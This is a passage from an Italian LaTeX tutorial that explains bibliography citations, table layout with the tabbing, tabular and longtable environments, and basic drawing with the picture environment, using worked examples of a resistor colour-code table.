Volendo aggiungere un riferimento a una certa pagina del primo libro citato, basta sfruttare l'argomento opzionale di '**`\cite`**':

```
Qui si parla di resistenze \cite[pag. 1]{res} e di condensatori
\cite{con}, bla bla bla bla bla bla bla bla bla...
```

> **1 Resistenze e condensatori**
>
> Qui si parla di resistenze [1, pag. 1] e di condensatori [2], bla bla bla bla bla bla bla bla bla...
>
> **Riferimenti bibliografici**
>
> [1] Tizio Tizi, *Resistenze elettriche*, 2002
>
> [2] Caio Cai, *Condensatori e correnti alternate*, 2001

Infine, per usare delle sigle più significative, si può sfruttare l'argomento opzionale del comando '**`\bibitem`**', ma in questo caso occorre intervenire anche nella dichiarazione dell'ampiezza massima di queste stringhe:

```
\begin{thebibliography}{ZZZZZ}
\bibitem[TIZ]{res} Tizio Tizi, \textit{Resistenze elettriche}, 2002
\bibitem[COND]{con} Caio Cai, \textit{Condensatori e correnti alternate}, 2001
\end{thebibliography}
```

> **1 Resistenze e condensatori**
>
> Qui si parla di resistenze [TIZ, pag. 1] e di condensatori [COND], bla bla bla bla bla bla bla bla bla...
>
> **Riferimenti bibliografici**
>
> [TIZ] Tizio Tizi, *Resistenze elettriche*, 2002
>
> [COND] Caio Cai, *Condensatori e correnti alternate*, 2001

Come si intuisce, l'uso di riferimenti bibliografici di questo tipo richiede delle rielaborazioni successive, anche se in questo caso non intervengono programmi esterni.

Eventualmente, se questo tipo di gestione bibliografica si mostra insufficiente, è disponibile BibTeX, che consente di gestire una bibliografia molto dettagliata in un file esterno, dove solo le voci

richieste espressamente vengono poi mostrate nella composizione finale.

LaTeX: tabelle

LaTeX offre due ambienti per la costruzione di tabelle: '**tabbing**' e '**tabular**'. Il primo dei due riguarda la realizzazione di tabelle attraverso delle tabulazioni, mentre il secondo è invece più completo, anche se poi offre meno libertà.

243.1 Tabella fatta di tabulazioni

Attraverso l'ambiente '**tabbing**', si può allineare il testo in colonne, fissando gli stop di tabulazione attraverso scatole orizzontali di riferimento, che di solito si ottengono con del testo opportuno. Si osservi subito un esempio molto semplice:

```
\begin{tabbing}
marrone \= 10 \% \= quattro \kill

nero \> 0 \> zero \\
marrone \> 1 \> uno \\
rosso \> 2 \> due \\
arancio \> 3 \> tre \\
giallo \> 4 \> quattro \\
verde \> 5 \> cinque \\
blu \> 6 \> sei \\
viola \> 7 \> sette \\
grigio \> 8 \> otto \\
bianco \> 9 \> nove \\

argento \> 10 \% \\
oro \> 5 \% \\
\> 2 \% \\
\> 1 \% \\
\end{tabbing}
```

Si può già comprendere intuitivamente il significato delle istruzioni inserite nell'esempio. In particolare, si può osservare nel risultato della composizione che la prima riga non appare, ma serve solo per indicare alle righe successive la collocazione degli stop di tabulazione; infatti, si può vedere che la prima riga contiene l'esempio del testo più lungo utilizzato in ogni colonna:

nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre
giallo	4	quattro
verde	5	cinque
blu	6	sei
viola	7	sette
grigio	8	otto
bianco	9	nove
argento	10 %	
oro	5 %	
	2 %	
	1 %	

La sintassi per l'utilizzo di questo ambiente '**tabbing**' è rappresentata in modo semplificato dal modello seguente:

```
\begin{tabbing}
testo \= testo [\= testo]... \kill
testo \> testo [\> testo]... \\
[testo \> testo [\> testo]... \\]
...
\end{tabbing}
```

Il modello non esaurisce tutte le possibilità, ma rende l'idea dell'utilizzo più frequente: all'inizio si dichiara la distanza degli stop di tabulazione con una riga di esempio, che poi non viene prodotta nella composizione. Tra le alternative possibili, c'è da considerare la possibilità di definire gli stop di tabulazione in una riga che poi viene comunque emessa anche nella composizione (in tal caso si sostituisce '**`\kill`**' con '**`\\`**'); inoltre, è possibile modificare gli stop di tabulazione con un'altra riga contenente comandi '**`\=`**'. Segue la descrizione dei comandi più importanti che riguardano l'ambiente '**`tabular`**':

`\=`	fissa uno stop di tabulazione nella posizione in cui si trova;
`\>`	salta allo stop di tabulazione successivo;
`\kill`	prende in considerazione i comandi che fissano gli stop di tabulazione, ma non mostra la riga corrispondente nella composizione finale;
`\pushtabs` `\poptabs`	salva e ripristina le posizioni degli stop di tabulazione, quando si vuole avere una suddivisione diversa in un ambito temporaneo della tabella.

In realtà, i comandi specifici dell'ambiente '**`tabbing`**' sono molti di più; in particolare, la sovrapposizione di accenti alle lettere funziona in modo diverso dal solito. Onde evitare di creare confusione per questo motivo, si preferisce mostrare un modo alternativo di usare l'ambiente '**`tabbing`**', allo scopo di raggirare questo inconveniente:

```
\begin{tabbing}
testo [\= testo]... \kill
\parbox{\textwidth}{testo} [\> \parbox{\textwidth}{testo}]... \\
[\parbox{\textwidth}{testo} [\> \parbox{\textwidth}{testo}]... \\]
...
\end{tabbing}
```

In pratica, si inserisce il testo di ogni cella dentro l'ambiente definito dal comando '**`\parbox`**', che ripristina le condizioni di funzionamento normale.

Per definire in modo preciso gli stop di tabulazione, ci si può avvalere del comando '**`\hspace`**', il cui scopo è quello di produrre uno spazio orizzontale ben definito:

```
\begin{tabbing}
\hspace*{larghezza_colonna} [\= \hspace*{larghezza_colonna}]... \kill
\parbox{\textwidth}{testo} [\> \parbox{\textwidth}{testo}]... \\
[\parbox{\textwidth}{testo} [\> \parbox{\textwidth}{testo}]... \\]
...
\end{tabbing}
```

L'asterisco che appare nel comando '**`\hspace`**' è un'opzione necessaria a evitare che lo spazio finale venga eliminato (diversamente non si otterrebbe l'effetto desiderato). Viene ripreso l'esempio iniziale, modificato con le tecniche appena descritte, aggiungendo una colonna ulteriore per dei commenti:

```
\begin{tabbing}
\hspace*{3cm} \= \hspace*{2cm} \= \hspace*{3cm} \= \hspace*{4cm} \kill

\parbox{\textwidth}{nero}    \> \parbox{\textwidth}{0}
    \> \parbox{\textwidth}{zero} \\
\parbox{\textwidth}{marrone} \> \parbox{\textwidth}{1}
```

```
    \> \parbox{\textwidth}{uno} \\
\parbox{\textwidth}{rosso}   \> \parbox{\textwidth}{2}
    \> \parbox{\textwidth}{due} \\
\parbox{\textwidth}{arancio} \> \parbox{\textwidth}{3}
    \> \parbox{\textwidth}{tre} \\
\parbox{\textwidth}{giallo}  \> \parbox{\textwidth}{4}
    \> \parbox{\textwidth}{quattro} \\
\parbox{\textwidth}{verde}   \> \parbox{\textwidth}{5}
    \> \parbox{\textwidth}{cinque} \\
\parbox{\textwidth}{blu}     \> \parbox{\textwidth}{6}
    \> \parbox{\textwidth}{sei} \\
\parbox{\textwidth}{viola}   \> \parbox{\textwidth}{7}
    \> \parbox{\textwidth}{sette} \\
\parbox{\textwidth}{grigio}  \> \parbox{\textwidth}{8}
    \> \parbox{\textwidth}{otto} \\
\parbox{\textwidth}{bianco}  \> \parbox{\textwidth}{9}
    \> \parbox{\textwidth}{nove} \\

\parbox{\textwidth}{argento} \> \parbox{\textwidth}{10 \%}
  \> \> \parbox{\textwidth}{bla bla bla bla bla bla bla bla bla bla bla} \\
\parbox{\textwidth}{oro} \> \parbox{\textwidth}{5 \%} \\
                         \> \parbox{\textwidth}{2 \%} \\
                         \> \parbox{\textwidth}{1 \%} \\
\end{tabbing}
```

Per il momento, le tecniche mostrate non risolvono ancora il problema dello straripamento del testo da una colonna a quella successiva. A questo proposito, nell'esempio si può osservare che il commento nella quarta colonna, per la quale si prevede una larghezza di 4 cm, va oltre lo spazio a disposizione.

nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

Per ovviare a questo inconveniente, occorre controllare meglio il comando '**`\parbox`**', specificando esattamente la larghezza, nello stesso modo usato per la definizione degli stop di tabulazione:

```
\begin{tabbing}
\hspace*{3cm} \= \hspace*{2cm} \= \hspace*{3cm} \= \hspace*{4cm} \kill

\parbox{3cm}{nero}    \> \parbox{2cm}{0}
    \> \parbox{3cm}{zero} \\
\parbox{3cm}{marrone} \> \parbox{2cm}{1}
    \> \parbox{3cm}{uno} \\
\parbox{3cm}{rosso}   \> \parbox{2cm}{2}
    \> \parbox{3cm}{due} \\
\parbox{3cm}{arancio} \> \parbox{2cm}{3}
    \> \parbox{3cm}{tre} \\
\parbox{3cm}{giallo}  \> \parbox{2cm}{4}
```

```
    \> \parbox{3cm}{quattro} \\
\parbox{3cm}{verde}   \> \parbox{2cm}{5}
    \> \parbox{3cm}{cinque} \\
\parbox{3cm}{blu}     \> \parbox{2cm}{6}
    \> \parbox{3cm}{sei} \\
\parbox{3cm}{viola}   \> \parbox{2cm}{7}
    \> \parbox{3cm}{sette} \\
\parbox{3cm}{grigio}  \> \parbox{2cm}{8}
    \> \parbox{3cm}{otto} \\
\parbox{3cm}{bianco}  \> \parbox{2cm}{9}
    \> \parbox{3cm}{nove} \\

\parbox{3cm}{argento} \> \parbox{2cm}{10 \%}
    \> \> \parbox{4cm}{bla bla bla bla bla bla bla bla bla bla bla} \\
\parbox{3cm}{oro} \> \parbox{2cm}{5 \%} \\
                         \> \parbox{2cm}{2 \%} \\
                         \> \parbox{2cm}{1 \%} \\
\end{tabbing}
```

In questo modo, finalmente, il testo che eccede lo spazio a disposizione viene suddiviso automaticamente in più righe; inoltre, è possibile controllare la posizione verticale del testo nella cella, attraverso le opzioni di '**`\parbox`**'.

nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

L'ultimo problema che vale la pena di prendere in considerazione in questo tipo di ambiente, è la definizione di tabulazioni relative all'ampiezza del testo. Ciò si ottiene anteponendo un numero davanti al comando che restituisce già questo valore. Per esempio, '**`0.5\textwidth`**' rappresenta esattamente la metà dell'ampiezza orizzontale a disposizione. Viene riproposto l'esempio consueto con l'indicazione di ampiezze relative:

```
\begin{tabbing}
\hspace*{0.2\textwidth} \= \hspace*{0.1\textwidth} \= \hspace*{0.2\textwidth}
    \= \hspace*{0.8\textwidth} \kill

\parbox{0.2\textwidth}{nero}    \> \parbox{0.1\textwidth}{0}
    \> \parbox{0.2\textwidth}{zero} \\
\parbox{0.2\textwidth}{marrone} \> \parbox{0.1\textwidth}{1}
    \> \parbox{0.2\textwidth}{uno} \\
\parbox{0.2\textwidth}{rosso}   \> \parbox{0.1\textwidth}{2}
    \> \parbox{0.2\textwidth}{due} \\
\parbox{0.2\textwidth}{arancio} \> \parbox{0.1\textwidth}{3}
    \> \parbox{0.2\textwidth}{tre} \\
\parbox{0.2\textwidth}{giallo}  \> \parbox{0.1\textwidth}{4}
    \> \parbox{0.2\textwidth}{quattro} \\
\parbox{0.2\textwidth}{verde}   \> \parbox{0.1\textwidth}{5}
    \> \parbox{0.2\textwidth}{cinque} \\
```

```
\parbox{0.2\textwidth}{blu}     \> \parbox{0.1\textwidth}{6}
    \> \parbox{0.2\textwidth}{sei} \\
\parbox{0.2\textwidth}{viola}   \> \parbox{0.1\textwidth}{7}
    \> \parbox{0.2\textwidth}{sette} \\
\parbox{0.2\textwidth}{grigio}  \> \parbox{0.1\textwidth}{8}
    \> \parbox{0.2\textwidth}{otto} \\
\parbox{0.2\textwidth}{bianco}  \> \parbox{0.1\textwidth}{9}
    \> \parbox{0.2\textwidth}{nove} \\

\parbox{0.2\textwidth}{argento} \> \parbox{0.1\textwidth}{10 \%}
    \> \> \parbox{0.3\textwidth}{bla bla bla bla bla bla bla bla bla
                                 bla bla} \\
\parbox{0.2\textwidth}{oro}     \> \parbox{0.1\textwidth}{5 \%} \\
                                \> \parbox{0.1\textwidth}{2 \%} \\
                                \> \parbox{0.1\textwidth}{1 \%} \\
\end{tabbing}
```

nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

Questo tipo di tabella, ottenuta attraverso degli stop di tabulazione, è fatta per poter essere separata anche in più pagine; inoltre, non si adatta facilmente all'inserimento di bordi attorno alle celle. Tuttavia, per la gestione dei bordi si preferisce di solito l'ambiente '**`tabular`**'.

243.2 Tabella fatta di colonne e righe

Anche se in pratica si tratta sempre della stessa cosa, l'ambiente '**`tabular`**' non fa riferimento a degli stop di tabulazione, ma a delle colonne, definite contestualmente alla dichiarazione iniziale dell'ambiente:

```
\begin{tabular}{definizione_delle_colonne }
testo & testo [& testo]... \\
[testo & testo [& testo]... \\]
...
\end{tabular}
```

Il modello appena mostrato è molto semplificato rispetto alle possibilità complessive dell'ambiente '**`tabular`**'; tuttavia si ritiene che non sia il caso di entrare troppo nel dettaglio del suo utilizzo, salva la presenza di esigenze particolari.

Come si può intuire, il simbolo '**`&`**' viene usato per identificare la fine di una colonna e l'inizio di quella successiva; inoltre, come già avveniva per l'ambiente '**`tabbing`**', si usa il comando '**`\\`**' per dichiarare la fine di una riga della tabella.

La definizione delle colonne avviene attraverso una stringa particolare che può essere anche molto articolata. Per cominciare in modo semplice, si può usare una lettera per ogni colonna, dove la lettera ha un significato specifico:

`l`	rappresenta una colonna il cui contenuto deve essere allineato a sinistra;
`r`	rappresenta una colonna il cui contenuto deve essere allineato a destra;
`c`	rappresenta una colonna il cui contenuto deve essere allineato al centro.

Inoltre, esiste la possibilità di segnalare l'inserzione di una linea verticale alle estremità oppure tra una colonna e l'altra:

`|`	rappresenta una separazione attraverso una linea verticale.

Per esempio, la tabella che viene dichiarata nel modo seguente, indica la presenza di tre colonne, dove la prima e la terza ha il testo allineato a sinistra, mentre quella centrale ha il testo allineato a destra; inoltre, definisce un bordo verticale sinistro, un bordo destro e un bordo tra la prima e la seconda colonna.

```
\begin{tabular}{|l|rl|}
```

Viene riproposto un esempio già mostrato a proposito dell'ambiente '**`tabular`**', secondo questa definizione di colonne:

```
\begin{tabular}{|l|rl|}
nero            & 0     & zero          \\
marrone         & 1     & uno           \\
rosso           & 2     & due           \\
arancio         & 3     & tre           \\
giallo          & 4     & quattro       \\
verde           & 5     & cinque        \\
blu             & 6     & sei           \\
viola           & 7     & sette         \\
grigio          & 8     & otto          \\
bianco          & 9     & nove          \\
argento         & 10 \% &               \\
oro             & 5 \%  &               \\
                & 2 \%  &               \\
                & 1 \%  &               \\
\end{tabular}
```

nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre
giallo	4	quattro
verde	5	cinque
blu	6	sei
viola	7	sette
grigio	8	otto
bianco	9	nove
argento	10 %	
oro	5 %	
	2 %	
	1 %	

Come si vede, non è stata dichiarata l'ampiezza delle colonne, che è così determinata automaticamente, prendendo in considerazione l'ampiezza della cella che contiene il testo più lungo, anche se questo può produrre una tabella più larga dello spazio a disposizione nel corpo del documento.

Sempre rimanendo a un livello realizzativo molto semplice, si possono inserire delle linee orizzontali, attraverso il comando '**\hline**', come nella variante seguente, in cui si aggiunge anche un'intestazione molto semplice:

```
\begin{tabular}{|l|rl|}
\hline
Colore          & Numero        &       \\
\hline
nero            & 0     & zero          \\
marrone         & 1     & uno           \\
rosso           & 2     & due           \\
arancio         & 3     & tre           \\
giallo          & 4     & quattro       \\
verde           & 5     & cinque        \\
blu             & 6     & sei           \\
viola           & 7     & sette         \\
grigio          & 8     & otto          \\
bianco          & 9     & nove          \\
argento         & 10 \% &               \\
oro             & 5 \%  &               \\
                & 2 \%  &               \\
                & 1 \%  &               \\
\hline
\end{tabular}
```

Colore	Numero	
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre
giallo	4	quattro
verde	5	cinque
blu	6	sei
viola	7	sette
grigio	8	otto
bianco	9	nove
argento	10 %	
oro	5 %	
	2 %	
	1 %	

Per quanto visto fino a questo momento, si intende che non si possono ottenere celle in cui il testo utilizzi più di una riga. Tuttavia, come già mostrato a proposito dell'ambiente '**tabbing**', si può sfruttare il comando '**\parbox**':

```
\documentclass{article}
\usepackage[italian]{babel}
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}
\frenchspacing
\pagestyle{empty}
\setlength{\textwidth}{14cm}
\begin{document}

\begin{tabular}{|l|rl|l|}
\hline
\parbox{0.2\textwidth}{Colore}  & \parbox{0.1\textwidth}{Numero}
    &   &        \\
\hline
```

```
\parbox{0.2\textwidth}{nero}    & \parbox{0.1\textwidth}{0}
    & \parbox{0.2\textwidth}{zero}      &        \\
\parbox{0.2\textwidth}{marrone} & \parbox{0.1\textwidth}{1}
    & \parbox{0.2\textwidth}{uno}       &        \\
\parbox{0.2\textwidth}{rosso}   & \parbox{0.1\textwidth}{2}
    & \parbox{0.2\textwidth}{due}       &        \\
\parbox{0.2\textwidth}{arancio} & \parbox{0.1\textwidth}{3}
    & \parbox{0.2\textwidth}{tre}       &        \\
\parbox{0.2\textwidth}{giallo}  & \parbox{0.1\textwidth}{4}
    & \parbox{0.2\textwidth}{quattro}   &        \\
\parbox{0.2\textwidth}{verde}   & \parbox{0.1\textwidth}{5}
    & \parbox{0.2\textwidth}{cinque}    &        \\
\parbox{0.2\textwidth}{blu}     & \parbox{0.1\textwidth}{6}
    & \parbox{0.2\textwidth}{sei}       &        \\
\parbox{0.2\textwidth}{viola}   & \parbox{0.1\textwidth}{7}
    & \parbox{0.2\textwidth}{sette}     &        \\
\parbox{0.2\textwidth}{grigio}  & \parbox{0.1\textwidth}{8}
    & \parbox{0.2\textwidth}{otto}      &        \\
\parbox{0.2\textwidth}{bianco}  & \parbox{0.1\textwidth}{9}
    & \parbox{0.2\textwidth}{nove}      &        \\

\parbox{0.2\textwidth}{argento} & \parbox{0.1\textwidth}{10 \%}
    & & \parbox{0.3\textwidth}{bla bla bla bla bla bla bla bla bla
                             bla bla} \\
\parbox{0.2\textwidth}{oro}     & \parbox{0.1\textwidth}{5 \%}
    &   &        \\
                                 & \parbox{0.1\textwidth}{2 \%}
    &   &        \\
                                 & \parbox{0.1\textwidth}{1 \%}
    &   &        \\
\hline
\end{tabular}

\end{document}
```

Colore	Numero		
nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

Per ottenere un risultato molto simile a questo, si poteva usare una dichiarazione particolare nella definizione delle colonne:

```
\begin{tabular}{|p{0.2\textwidth}|p{0.1}\textwidth}p{0.2\textwidth}|↩
↪p{0.3\textwidth}|}
```

In tal modo si semplifica l'indicazione dei dati nelle celle:

```
\begin{tabular}{|p{0.2\textwidth}|p{0.1\textwidth}p{0.2\textwidth}|p{0.3\textwidth}|}
\hline
```

```
Colore          & Numero        &       &       \\
\hline
nero            & 0     & zero          &       \\
marrone         & 1     & uno           &       \\
rosso           & 2     & due           &       \\
arancio         & 3     & tre           &       \\
giallo          & 4     & quattro       &       \\
verde           & 5     & cinque        &       \\
blu             & 6     & sei           &       \\
viola           & 7     & sette         &       \\
grigio          & 8     & otto          &       \\
bianco          & 9     & nove          &       \\
argento         & 10 \% &               & bla bla bla bla bla bla bla bla bla
                                          bla bla \\
oro             & 5 \%  &               &       \\
                & 2 \%  &               &       \\
                & 1 \%  &               &       \\
\hline
\end{tabular}
```

Colore	Numero		
nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

Come si può intuire, quella '**p{}**' è un modo per dire che il contenuto delle celle deve essere racchiuso all'interno del comando '**\parbox**' e il funzionamento è molto simile.

Oltre alla possibilità di usare il comando '**\hline**' per ottenere una linea orizzontale che divida le righe della tabella, si può ottenere una linea che intervenga solo nell'ambito di alcune colonne, attraverso il comando '**\cline**'. Si osservi l'esempio seguente che solo una piccola variante dell'ultimo esempio già presentato:

```
\begin{tabular}{|p{0.2\textwidth}|p{0.1\textwidth}p{0.2\textwidth}|p{0.3\textwidth}|}
\hline
Colore          & Numero        &       &       \\
\hline
nero            & 0     & zero          &       \\
marrone         & 1     & uno           &       \\
…
\cline{1-3}
argento         & 10 \% &               & bla bla bla bla bla bla bla bla bla
                                          bla bla \\
oro             & 5 \%  &               &       \\
\cline{2-4}
                & 2 \%  &               &       \\
                & 1 \%  &               &       \\
\hline
\end{tabular}
```

In pratica, '**`\cline{1-3}`**' genera una linea orizzontale che parte dall'inizio della prima colonna, fino alla fine della terza colonna; nello stesso modo, '**`\cline{2-4}`**' genera una linea dalla seconda colonna fino alla quarta inclusa:[1]

Colore	Numero		
nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

243.3 Tabella a cavallo di più pagine

L'ambiente '**`tabular`**' genera un blocco che non può essere diviso tra le pagine; per ottenere una tabella che può continuare nelle pagine successive, si può usare l'ambiente '**`longtable`**', che però richiede un pacchetto esterno con lo stesso nome. Il funzionamento generale dell'ambiente '**`longtable`**' è molto simile a quello di '**`tabular`**', con l'aggiunta di qualche comando che consente di individuare un'intestazione e un piede da ripetere quando la tabella si interrompe e riprende nella pagina successiva:

`\usepackage{longtable}`	dichiara l'utilizzo del pacchetto necessario alla gestione delle tabelle «lunghe»;

`\begin{longtable}{`*descrizione_colonne*`}`
...
`\end{longtable}`
	dichiara l'ambiente di una tabella lunga;

`\endhead`	dichiara la fine delle righe da usare come intestazione;
`\endfoot`	dichiara la fine delle righe da usare alla base della tabella.

In generale, una volta dichiarato l'ambiente, si inseriscono le righe da usare come intestazione e subito dopo quelle da usare alla base della tabella; infine si inseriscono le righe del corpo della tabella.

Per il funzionamento dell'ambiente '**`longtable`**' non è indispensabile individuare delle righe di intestazione e di conclusione della tabella; tuttavia, per ottenere un risultato gradevole al cambio pagina, conviene sfruttare questa caratteristica.

L'esempio seguente è solo una piccola variante di un altro esempio già apparso a proposito dell'ambiente '**`tabular`**'. Si osservi in particolare l'uso dei comandi '**`\endhead`**' e '**`\endfoot`**':

[1] Forse è bene ricordare che la tabella si compone di quattro colonne, dove la seconda e la terza non sono separate da una linea verticale.

```
…
\usepackage{longtable}
…
\begin{document}
…
\begin{longtable}{|p{0.2\textwidth}|p{0.1\textwidth}p{0.2\textwidth}|p{0.3\textwidth}|}
\hline
Colore          & Numero        &       &       \\
\hline
\endhead
\hline
\endfoot
nero            & 0     & zero          &       \\
marrone         & 1     & uno           &       \\
…
                & 1 \%  &               &       \\
\end{longtable}
```

Come si vede nell'esempio, ciò che viene messo alla base della tabella è semplicemente un comando '**`\hline`**', per ottenere una linea orizzontale quando la tabella si interrompe; così facendo, alla fine della tabella non viene aggiunto un comando '**`\hline`**', perché altrimenti i due si sommerebbero:

Colore	Numero		
nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

LaTeX: figure

Esistono diversi modi di realizzare dei disegni o di importare delle immagini esterne con LaTeX. Probabilmente, la tecnica più comune è quella di incorporare un'immagine o un disegno realizzato con strumenti interattivi esterni, ma è comunque importante conoscere più possibilità a disposizione, anche se non nel dettaglio.

244.1 Disegnare con LaTeX

LaTeX offre un ambiente particolare, '**picture**', nel quale è possibile realizzare dei disegni utilizzando eventualmente dei comandi specifici. In generale, si tratta soprattutto di grafici, che contengono anche del testo collocato in modo preciso. L'esempio seguente serve per dare un punto di riferimento visivo alla descrizione che verrà fatta a proposito di questo ambiente:

```
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

\setlength{\unitlength}{1cm}
\begin{picture}(3,2)(0,0)
\put(0,0){0,0}
\put(0,0){\line(1,0){3}}
\put(0,2){\line(1,0){3}}
\put(0,0){\line(0,1){2}}
\put(3,0){\line(0,1){2}}
\put(3,2){3,2}
\end{picture}

bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
```


Ecco il risultato della composizione. Il testo prima e dopo la figura, serve a comprendere in che modo LaTeX la allinea e quanto viene spaziata verticalmente:

bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla 3,2

0,0

bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

L'ambiente '**picture**' viene dichiarato in modo insolito rispetto agli altri comandi di LaTeX:

```
\setlength{\unitlength}{dimensione }

...

\begin{picture}(ampiezza , altezza )( coordinata_iniziale_x , coordinata_iniziale_y )
    \put(coordinata_x , coordinata_y ){oggetto}
    ...
    ...
\end{picture}
```

In pratica, da qualche parte del documento, prima dell'uso dell'ambiente '**picture**', occorre assegnare un valore (non elastico) alla lunghezza '**\unitlength**'; questa lunghezza diventa poi l'unità di misura delle lunghezze e delle coordinate usate nell'ambito dell'ambiente '**picture**'. Naturalmente, il valore di '**\unitlength**' può essere cambiato successivamente, prima di altre figure.

Come si può vedere, l'ambiente '**picture**' utilizza degli argomenti tra parentesi tonde, che non si trovano altrimenti in LaTeX, ma la cosa più interessante è che la seconda parentesi tonda è facoltativa.[1]

La prima coppia di numeri tra parentesi tonde serve a delimitare un rettangolo ideale, all'interno del quale si intende collocare la figura. Nel caso dell'esempio, dal momento che '**\unitlength**' è di 1 cm, si tratta di un rettangolo largo 3 cm e alto 2 cm. La seconda coppia di numeri, opzionale, specifica le coordinate dell'angolo inferiore sinistro. Di solito si assegna a queste coordinate il valore zero, come si vede nell'esempio.

> Gli «oggetti» grafici o testuali che vengono piazzati nella figura possono anche essere collocati al di fuori del rettangolo che la dovrebbe contenere, ma ovviamente, in tal modo viene meno il senso della definizione all'inizio dell'ambiente '**picture**'.

Tutto ciò che appare all'interno dell'ambiente '**picture**' viene inserito tramite il comando '**\put**', dove, sempre tra parentesi quadre, si individuano le coordinate iniziali di un oggetto da collocare. Queste coordinata iniziali si intendono sempre relative alle coordinate iniziali del rettangolo in cui si colloca la figura.

L'esempio introduttivo, mostra un riquadro, disegnato sul bordo esterno del rettangolo che rappresenta l'area della figura. Inoltre, vengono collocate due etichette testuali, a partire dall'angolo inferiore sinistro di questo rettangolo e a partire dall'angolo superiore destro, per consentire di comprendere in che modo viene collocato il testo. In effetti, si può vedere che quanto scritto a partire dall'angolo superiore destro si trova in pratica al di fuori del rettangolo della figura.

All'interno del controllo di '**\put**' possono essere usati diversi comandi specifici, con i quali si realizzano facilmente linee, riquadri, ovali e cerchi. Viene mostrato un elenco parziale di questi.

`\circle*{`*diametro*`}`	Disegna un cerchio con centro nelle coordinate iniziali, del diametro indicato, espresso in quantità di '**\unitlength**'. Se si usa l'asterisco, si ottiene un cerchio pieno (nero).
`\dashbox{`*lunghezza_del_tratteggio*`}(`*ampiezza*`,`*altezza*`)`↩ ↪`[t│l│b│r│tl│bl│br│tr]{`*testo*`}`	Disegna un rettangolo tratteggiato, con le coordinate iniziali corrispondenti all'angolo inferiore sinistro. L'ampiezza e l'altezza sono numeri che esprimono quantità di '**\unitlength**'. All'interno del rettangolo si può collocare del testo, contenuto nell'ultimo argomento, che di solito appare al centro, salvo il suo riposizionamento con l'uso di lettere particolari nell'argomento opzionale tra parentesi quadre.

[1] Qui non sono state usate della parentesi quadre sintattiche per non creare confusione.

`\makebox(`*ampiezza*`,`*altezza*`)[t|l|b|r|tl|bl|br|tr]{`*testo*`}`	Delimita un rettangolo, senza bordo, con le coordinate iniziali corrispondenti all'angolo inferiore sinistro. L'ampiezza e l'altezza sono numeri che esprimono quantità di '**`\unitlength`**'. All'interno del rettangolo si può collocare del testo, contenuto nell'ultimo argomento, che di solito appare al centro, salvo il suo riposizionamento con l'uso di lettere particolari nell'argomento opzionale tra parentesi quadre.
`\frame{`*oggetto*`}`	Disegna una cornice attorno all'oggetto, senza aggiungere altro spazio.
